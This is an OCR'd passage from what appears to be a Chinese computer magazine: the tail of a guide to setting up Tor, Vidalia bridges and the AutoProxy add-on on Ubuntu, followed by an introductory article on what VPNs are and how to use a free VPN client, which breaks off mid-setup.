


图2 找到 Vidalia

```
deb http://mirror.netcologne.de/torproject.org karmic main
```

3、进行 tor 安装

在"终端"下输入下面两行命令就可以了。

```
sudo apt-get update
sudo apt-get install tor tor-geoipdb vidalia
```

二、设置 tor 和 vidalia

1、获取 vidalia 使用的网桥

使用Gmail发信到"**bridges@torproject.org**"，信件标题为"**get bridges**"，马上就可以得到包含 bridges 的回信。

信的内容如下：

```
[This is an automated message; please do not reply.]

Here are your bridge relays:

bridge 213.49.144.172:9001
bridge 89.202.1.54:443
bridge 92.225.217.51:8080

…………
…………
```

2、配置 Vidalia

打开"应用程序"→"互联网"，找到"Vidalia"，如图2。

然后在"Vidalia"的界面中找到"**设定**"→"**网络**"→"**我的 ISP 阻挡了对 Tor 网络的连接**"，接着将邮件中的地址添加上去，如图3。



图3　加入地址

三、安装 autoproxy 插件

虽然前面我们安装好了软件，但是为了在Firexfox中使用方便，我们还需要安装一个插件，名称为"**autoproxy**"，下载地址**https://addons.mozilla.org/zh-CN/firefox/addon/11009**

打开网页之后，点击"添加到Firefox"的按钮就可以开始安装了，如图4。




图4　安装插件

四、开始我们的旅程

"autoproxy"安装完之后就可以浏览网站了，默认它是启用"自动模式"。点击右下角的"autoproxy"可以进行简单的配置，各位根据自己的需要进行设置。

编辑点评：经常使用windows是不是有点视觉疲劳？偶尔换换也不错。据说Ubuntu下的画面和字体非常漂亮，大家有机会要亲自体验下。

一单海外生意让我认识了VPN

天翼

从本人中可以学到

1、VPN 的基础知识

2、如何设置以及使用 VPN

公司前几天在海外洽谈了一个项目，但是签约的时候需要到该公司网站签约，无奈秘书怎么也打不开该公司提供的网站。在确保海外用户可以访问之后，我用 VPN 客户端的方法解决了这个问题，在约定时间之前打开了网站，签单，保障了业务正常进行。在这里，我和大家分享并讨论一下 VPN 的相关知识。

一　、什么是VPN

VPN 的英文全称是"**Virtual Private Network**"，翻译过来就是"**虚拟专用网络**"。顾名思义，虚拟专用网络可以把它理解成是虚拟出来的企业内部专线。

二、VPN 为什么能解决开篇提到的问题

VPN的传输主要采用隧道技术、加解密技术、密钥管理技术和使用者与设备身份认证等技术手段来保障传输路线的专用和畅通，保障传输数据的私有和不被监听。它可以通过特殊的加密的通讯协议和连接在 Internet 上位于不同地方的两个或多个企业内部网之间建立一条专有的通讯线路，就好比是架设了一条专线。如图1。

假设个人用户想要访问公司服务器，但是中间却存在防火墙等防护设备，防护设备能够检测流过的数据包，可以检测个人用户发送的数据包是否包含某个特定信息，可以检测个人用户所要访问的IP地址等，基于此便可以阻断用户的部分请求，达到访问控制的目的。但是现在，图1的隧道便是个人用户和 VPN 服务器之间建立了一条加密的传输隧道，这条隧道可以看成是两台主机之间的专用的数据传输通道，由于采用了加密传输所以可以成功




图1

的穿透放火墙等防护设备，VPN服务器我们可以简单的理解成特殊的代理服务器，那么我们通过和VPN服务器建立连接之后，以后所有的访问都是从VPN服务器发起的连接，公司服务器返回给VPN服务器的信息又会通过加密隧道传给个人用户，由此便实现了绕过防火墙的访问。

三、怎样使用VPN

VPN的使用主要有两种方式，一个是使用专用的VPN客户端与服务器进行连接，另一种是使用windows网上邻居配置远程VPN服务器进行访问。下面一个一个来说。在测试之前，我们先来看一个网站牛博国际www.bullogger.com，通过浏览器访问我们发现该网站页面是无法显示的。如图2。




图 2




图 3

1、使用VPN客户端

这里我在网上找到一个免费的VPN客户端供大家参考，其他的客户端安装等都大同小异。




图 4

首先，打开网址**http://www.packetix.net/en/secure/install**会出现图3所示画面，这是该vpn提供了web安装的控件，我们直接点安装就可以。该客户端同时也可以通过下载程序的方式安装。




图 5

